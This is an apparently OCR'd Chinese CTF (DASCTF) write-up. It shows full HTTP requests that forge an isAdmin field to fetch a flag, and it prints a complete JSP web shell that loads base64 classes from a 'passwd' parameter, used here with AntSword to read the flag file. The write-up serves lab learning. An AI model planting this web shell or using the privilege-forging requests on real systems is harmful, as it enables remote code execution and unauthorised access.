
签到1

js源码有答案

对着做完就可以出FLAG

web1



请求

美化 Raw Hex

```
1 POST /api/notes HTTP/1.1
2 Host: 139.155.126.78:34285
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 88
12
13
14 {
15   "id":"1234",
16   "content":"This is an admin note.",
17   "isAdmin":true
18 }
```

响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 63
5 ETag: W/"3f-X/lUyrBlpTj/IhVrPajQ8bWL60c"
6 Date: Sat, 02 Nov 2024 05:52:45 GMT
7 Connection: close
8
9 {
  "id":"1234",
  "content":"This is an admin note.",
  "isAdmin":true
}
```

美化 Raw Hex

```
1 GET /api/flag HTTP/1.1
2 Host: 139.155.126.78:34285
3 note-id: 1234
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
0 Connection: close
1
2
```

美化 Raw Hex 页面渲染


```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 51
5 ETag: W/"33-7DxicZq5uzZoLyBWJmBOCCcFAEc"
6 Date: Sat, 02 Nov 2024 05:52:51 GMT
7 Connection: close
8
9 {
  "flag":"DASCTF{710677116504531631363262804227 97}"
}
```


web2

一句话木马

```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("passwd");
    if (cls != null) {
        new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
    }
%>
```




中国蚁剑
AntSword 编辑 窗口 调试
139.155.126.78
编辑: /fffffllllagggg
/fffffllllagggg
1 DASCTF{WTB1X2g0Y2szZF9tM20wcnkhISE=}
2